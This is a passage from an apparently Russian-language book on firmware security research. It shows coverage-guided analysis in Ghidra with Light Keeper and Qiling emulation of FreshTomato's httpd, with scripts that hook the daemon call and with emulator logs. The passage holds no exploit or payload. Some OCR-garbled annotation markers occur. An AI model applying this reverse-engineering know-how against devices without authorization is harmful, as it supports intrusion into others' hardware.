

Рисунок 6-2. Подсвеченные инструкции и код в CodeBrowser

Хотя соответствующие строки псевдокода подсвечены, между настоящим исходным кодом и псевдокодом есть расхождение. Например, при первой проверке числа аргументов псевдокод не возвращает 1 немедленно, а присваивает 1 переменной `uVar2` и возвращает `uVar2` только в конце функции. Функционально результат одинаков, но пример показывает опасность чрезмерного доверия псевдокоду: из-за него можно неправильно понять настоящий поток выполнения.

Визуализация покрытия показывает, какие ветви кода выполнялись, а какие нет. Кроме того, ветвления могут указывать на места проверки ввода. Программа `hello-coverage` сначала проверяет число аргументов, а затем сравнивает первый с фиксированными строками. Посмотрим, как это представлено в визуализации. В CodeBrowser выберите **Window > Function Graph**, чтобы открыть граф базовых блоков. На рисунке 6-3 показан уменьшенный вид с общим расположением подсветки.



Рисунок 6-3. Граф функции `main`

Если увеличить подсвеченные блоки в верхней части графа, станет видно, что эти инструкции сравнивают первый аргумент функции со значением `0x1`. Если аргумент больше `0x1`, ассемблерные инструкции переходят к другому базовому блоку. Это соответствует проверке количества аргументов в исходном коде.

Потенциальный целевой блок перехода не подсвечен, то есть при сборе покрытия он не выполнялся. Анализ инструкций условного перехода позволяет заключить, что программе передали недостаточно аргументов командной строки.

Повторяя этот процесс, можно определить данные, необходимые для достижения других базовых блоков. Подход "переходить реку, нащупывая камни" бывает утомительным, но он гораздо лучше простых догадок о нужном вводе. Здесь динамическое тестирование объединяется со статическим анализом условных ветвей программы.

Эмуляция

Эмуляция - это преобразование и исполнение программы, созданной для другой системы или аппаратуры. Иногда целевой двоичный файл невозможно запустить локально из-за отсутствующих библиотек или несовместимой архитектуры процессора. Типичный пример - прошивки для других аппаратных платформ и операционных систем. В такой ситуации нельзя выполнить динамический анализ, например собрать покрытие или провести отладку.

Во многих случаях одной эмуляции отдельных инструкций машинного кода недостаточно. Сложное программное обеспечение зависит от других библиотек, файлов конфигурации и API операционной системы. Чтобы программа работала как задумано, их тоже приходится воссоздавать или эмулировать. Платформы эмуляции автоматизируют многие из этих утомительных задач.

Эмуляция прошивки с помощью Qiling

Qiling - платформа эмуляции двоичных файлов, построенная поверх Unicorn, который, в свою очередь, основан на эмуляторе QEMU. Любопытный факт: название Qiling отсылает к цилиню - существу китайской мифологии, похожему на единорога.

На высоком уровне эмулятор переводит инструкции набора команд одной архитектуры процессора в инструкции другой. После этого двоичный файл можно "запустить", исполняя переведенные инструкции. Однако простого исполнения часто недостаточно. Двоичные файлы прошивки импортируют библиотеки, работают с файлами и выполняют другие операции. Qiling поддерживает это, обрабатывая системные вызовы, ввод-вывод и динамическую компоновку. Без таких дополнительных возможностей сложный двоичный файл бывает почти невозможно эмулировать.

Qiling позволяет выполнять динамическое инструментирование, подобно Frida, исправлять память, отображать файлы и даже изменять значения регистров во время выполнения, чтобы переходить на другие пути. Что особенно важно, гибридный анализ разных двоичных файлов можно проводить локально без специализированной аппаратуры.

Но у эмуляции есть ограничения. Например, попытка запустить ARM-версию `httpd` из FreshTomato в Qiling завершается сбоем: файл загружает `libcrypto.so.1.1`, которая выполняет нестандартные процессорные инструкции, не распознаваемые нижележащим эмулятором Unicorn.

> **Примечание**
>
> Дополнительное обсуждение приведено в задачах `https://github.com/qilingframework/qiling/issues/1343` и `https://github.com/unicorn-engine/unicorn/issues/1343`. То, что у них одинаковый номер, - любопытное совпадение.

Вместо ARM можно потренироваться на варианте FreshTomato для архитектуры MIPS. Однако некоторые новые версии Unicorn нарушают поддержку MIPS, поэтому для примеров важно установить строго определенные версии Qiling и Unicorn:

```
$ pip install qiling===1.4.6
$ pip install unicorn==2.0.1
```

После установки загрузите и извлеките прошивку FreshTomato:

```
$ wget https://freshtomato.org/downloads/freshtomato-mips/2022/2022.5/K26RT-AC/freshtomato
-RT-N66U_RT-AC6x-2022.5-AIO-64K.zip
$ unzip freshtomato-RT-N66U_RT-AC6x-2022.5-AIO-64K.zip
$ binwalk -eM freshtomato-RT-N66U_RT-AC6x-2022.5-AIO-64K.trx
$ mv _freshtomato-RT-N66U_RT-AC6x-2022.5-AIO-64K.trx.extracted freshtomato
```

Подобно Frida, Qiling поставляется как удобный пакет Python, который можно импортировать в собственный сценарий или использовать прямо из командной строки. Следующий сценарий

эмулирует `httpd` и собирает покрытие. Обязательно измените `PROJECT_ROOT` и `BINARY_PATH` в соответствии с расположением файлов извлеченной прошивки. Этот и последующие сценарии также доступны в репозитории к книге.

```
from qiling import Qiling
from qiling.extensions.coverage import utils as cov_utils
from qiling.const import QL_VERBOSE

PROJECT_ROOT = "/home/kali/Desktop/freshtomato/squashfs-root/"
BINARY_PATH = "usr/sbin/httpd"
ql = Qiling( ①
    [PROJECT_ROOT + BINARY_PATH],
    PROJECT_ROOT,
    console=True,
    verbose=QL_VERBOSE.DEBUG
)

with cov_utils.collect_coverage(ql, 'drcov', 'output.cov'): ②
    ql.run()
```

Класс `Qiling` создается с путем к целевому двоичному файлу и корневому каталогу эмуляции □. Благодаря последнему Qiling находит в файловой системе прошивки библиотеки, загружаемые эмулируемым файлом. Динамически инструментируя инструкции, Qiling может выполнять дополнительные операции, например собирать покрытие □. Удобный API сбора выводит данные в формате `drcov`, который визуализируют Lighthouse и Light Keeper.

Неудивительно, что сценарий не заработает безупречно с первой попытки. Его запуск должен дать следующий результат:

```
$ python qlrun_1.py
[+]     Profile: default
[+]     Mapped 0x400000-0x425000
[+]     Mapped 0x434000-0x43e000
[+]     mem_start : 0x400000
[+]     mem_end   : 0x43e000
[+]     Interpreter path: /home/kali/Desktop/freshtomato/squashfs-root/lib/ld-uClibc.so.0
[+]     Interpreter addr: 0x47ba000
[+]     Mapped 0x47ba000-0x47c0000
[+]     Mapped 0x47cf000-0x47d1000
[+]     mmap_address is : 0x90000000
[+]     dynsym name b'tree' ①
[+]     dynsym name b'hsearch_r'
[+]     dynsym name b'get_ipv6_service'
--пропущено--
[+]     Connecting to "/dev/log"
[+]     0x90353fb4: connect(sockfd = 0x3, addr = 0x903639b0, addrlen = 0x10) = -0x1 (EPERM)
[+]     Received interrupt: 0x11
[+]     0x90328578: close(fd = 0x3) = 0x0 ②
[+]     Received interrupt: 0x11
[+]     0x90329b04: time() = 0x64b441aa
[+]     Received interrupt: 0x11
[+]     open(/etc/TZ, 0o0) = -2
[+]     File not found /home/kali/Desktop/freshtomato/squashfs-root/tmp/etc/TZ ③
[+]     0x9032a570: open(filename = 0x90363b44, flags = 0x0, mode = 0x0) = -0x2 (ENOENT)
[+]     Received interrupt: 0x11
[+]     0x903277cc: getpid() = 0x512
[+]     Received interrupt: 0x11
[+]     0x903276cc: rt_sigaction(signum = 0xd, act = 0x7ff3c528, oldact = 0x0) = 0x0
[+]     Received interrupt: 0x11
[+]     0x90329ac0: exit(code = 0x1) = ?
[+]
[+]     syscalls called ④
[+]     ------------------------
[+]     ql_syscall_mmap:
[+]        {"params": {"addr": 0, "length": 4096, "prot": 3, "flags": 2050, "fd": 4294967295,
"pgoffset": 0}, "retval": 2415919104, "address": 75219828, "retaddr": null, "position": 0}
```

Qiling записывает динамически загруженные библиотеки, адреса их отображения в память и символы □. Кроме того, журнал содержит системные вызовы и их аргументы □. В нем можно заметить попытку открыть `/tmp/etc/TZ`, что подсказывает, как FreshTomato получает настройки часового пояса □. В конце Qiling выводит карту всех системных вызовов, сделанных во время выполнения □.

К сожалению, выполнение завершилось слишком рано. Выяснить причину поможет визуализация покрытия. Импортируйте `httpd` в новый проект Ghidra, затем откройте в Light Keeper файл `output.cov`, созданный сценарием Qiling. На вкладке **View** будут перечислены захваченные функции, включая около 12 процентов `main`, как на рисунке 6-4.



Рисунок 6-4. Данные покрытия функций `httpd`

Для такой важной функции, как `main`, покрытие мало. Как и в примере `hello-coverage`, это указывает на неверные или неполные параметры командной строки. Чтобы точно определить место ошибки, откройте окно **Function Graph**.

По общему расположению подсветки на рисунке 6-5 видно, что выполнена большая часть верхнего фрагмента огромного графа. Щелкните самый нижний подсвеченный базовый блок этого фрагмента. Его инструкции выполнялись незадолго до выхода из `main`.



Рисунок 6-5. Подсвеченный граф функции `main` *в* `httpd`

Представления **Listing** и **Decompile** в главном окне CodeBrowser перейдут к соответствующему месту. Если псевдокод не подсвечен, щелкните значок обновления в окне Light Keeper. После синхронизации представлений выбранному базовому блоку будет соответствовать следующий псевдокод:

```
if (DAT_00439f78 == 0) {
    syslog(3,"can\'t bind to any address");
    uVar3 = 1;
}
```

Переменная `uVar3` позднее возвращается функцией `main`. Судя по сообщению об ошибке, `httpd` завершился досрочно, потому что не смог привязаться ни к одному адресу. В подсвеченных базовых блоках перед этим виден следующий псевдокод:

```
if (param_1 != 0) {
    while (iVar2 = getopt(param_1, param_2,"Np:s:"), pcVar7 = _optarg, iVar2 != -1) { ①
        if (iVar2 == 0x4e) { ②
            disable_maxage = 1;
        }
        else {
```

```
if ((iVar2 == 0x70) || (iVar2 == 0x73)) {
    pcVar1 = strrchr(_optarg,0x3a); ⑨
    --пропущено--
    http_port = atoi(pcVar7);
```

Похоже, условие `while` ⑧ ни разу не стало истинным, поскольку остальные инструкции ⑨ не подсвечены и не выполнялись.

Согласно документации стандартной библиотеки C, `getopt` разбирает аргументы командной строки и возвращает `-1`, если не находит допустимых параметров. Собранные сведения указывают, что `httpd` ожидает аргументы, связанные с адресом привязки.

Документация `getopt` также поясняет, что первый и второй аргументы соответствуют `argc`, то есть числу аргументов, и `argv`, массиву аргументов, а третий представляет строку допустимых символов параметров.

В данном случае `Np:s:` ⑦ означает, что программа принимает параметры `-N`, `-p` и `-s`, причем последним двум нужны дополнительные аргументы. Из псевдокода тела `while` можно заключить, что `-p` принимает адрес и порт, разделенные двоеточием, чей шестнадцатеричный код равен `3a` ⑨. Изучите псевдокод Ghidra подробнее, чтобы подтвердить это.

Попробуйте второй запуск: измените `qlrun_1.py`, добавив параметр `-p`, и сохраните покрытие в другой файл.

```
from qiling import Qiling
from qiling.extensions.coverage import utils as cov_utils
from qiling.const import QL_VERBOSE

PROJECT_ROOT = "/home/kali/Desktop/freshtomato/squashfs-root/"
BINARY_PATH = "usr/sbin/httpd"
ql = Qiling(
    [PROJECT_ROOT + BINARY_PATH, "-p", "127.0.0.1:8080"],
    PROJECT_ROOT,
    console=True,
    verbose=QL_VERBOSE.DEBUG
)

with cov_utils.collect_coverage(ql, 'drcov', 'output2.cov'):
    ql.run()
```

После запуска измененного сценария сервер по-прежнему не стартует. Но если загрузить новый файл покрытия в Light Keeper, будут заметны изменения. На вкладке **Select** снимите флажок слева от старого файла покрытия, как показано на рисунке 6-6.



Рисунок 6-6. Вкладка Select в Light Keeper

На этот раз покрытие `main` составляет около 24 процентов, вдвое больше предыдущего, как показано на рисунке 6-7. Если посмотреть на граф и сравнить подсвеченные блоки, инструкции с сообщением об ошибке привязки адреса больше не выделены, а блоки разбора параметров теперь выполняются.



Рисунок 6-7. Новое покрытие `main` *в* `httpd`

Кроме того, в подсвеченных блоках около середины графа `main`, соответствующих строке 209 псевдокода, выполнение теперь доходит до следующего фрагмента:

```
pcVar7 = (char *)FUN_004032ac("http_id");
iVar2 = strncmp(pcVar7,"TID",3);
if (iVar2 != 0) {
    f_read("/dev/urandom",&local_2a0,8);
    memset(acStack_bc,0,0x80);
    snprintf(acStack_bc,0x80,"TID%llx");
    nvram_set("http_id",acStack_bc);
```

После этого выполняется следующий код:

```
}
nvram_unset("http_id_warn");
iVar2 = daemon(1,1); ①
```

Покрытие функции, по-видимому, обрывается после вызова `daemon` □. Эта функция стандартной библиотеки превращает `httpd` в демон: отсоединяет процесс от управляющего терминала и запускает в фоне как ответвленный процесс. Поэтому программа выглядит завершившейся, хотя на самом деле продолжает работать.

Перехват вызовов API

Программы часто ведут себя так, что анализ усложняется, например создают дочерние процессы или ответвляются. В FreshTomato вызов `daemon` мешает сбору покрытия, потому что ответвленный процесс не инструментируется. В подобных случаях поведение программы необходимо изменить средствами динамического инструментирования.

Убедиться, что ответвленный процесс `httpd` действительно работает в фоне, можно, обратившись к `http://127.0.0.1:8080`: Qiling снова начнет выводить сообщения в основном терминале. После проверки обязательно завершите процесс:

```
$ python qlrun_2.py
[+]     Profile: default
[+]     Mapped 0x400000-0x425000
[+]     Mapped 0x434000-0x43e000
[+]     mem_start : 0x400000
[+]     mem_end   : 0x43e000
--пропущено--
$ curl -m 1 http://127.0.0.1:8080
[+]     Received interrupt: 0x11
[+]     0x90353f0c: accept(sockfd = 0x3, addr = 0x7ff3cc14, addrlenptr = 0x7ff3cb28) = 0x4
[+]     Received interrupt: 0x11
[+]     open("/var/lock/action", 0x0, 00) = -1
[+]     0x9032a570: open(filename = 0x900276c0, flags = 0x0, mode = 0x0) = -0x1 (EPERM)
curl: (28) Operation timed out after 1001 milliseconds with 0 bytes received
--пропущено--
$ ps | grep python
104521 pts/0    00:00:00 python
$ kill 104521
```

Чтобы избежать перехода процесса в режим демона, можно перехватить и изменить `daemon` через API Qiling:

```
from qiling import Qiling
from qiling.extensions.coverage import utils as cov_utils
from qiling.const import QL_VERBOSE, QL_INTERCEPT

PROJECT_ROOT = "/home/kali/Desktop/freshtomato/squashfs-root/"
BINARY_PATH = "usr/sbin/httpd"
ql = Qiling(
    [PROJECT_ROOT + BINARY_PATH, "-p", "127.0.0.1:8080"],
    PROJECT_ROOT,
    console=True,
    verbose=QL_VERBOSE.DEBUG
)

def my_daemon(ql: Qiling):
    ql.log.info(f'hijacking daemon')
    return 0 ①

with cov_utils.collect_coverage(ql, 'drcov', 'output3.cov'):
    ql.os.set_api('daemon', my_daemon, QL_INTERCEPT.CALL) ②
    ql.run()
```

Измененный сценарий перехватывает функцию стандартной библиотеки и заменяет собственной реализацией □, которая просто возвращает 0 □.

После запуска сценарий больше не выглядит завершившимся досрочно. Однако при попытке отправить веб-запрос маршрутизатору он зацикливается, многократно пытаясь открыть отсутствующий файл `/var/lock/action`:

```
[+]     Received interrupt: 0x11
[+]     open("/var/lock/action", 0x0, 00) = -1
```

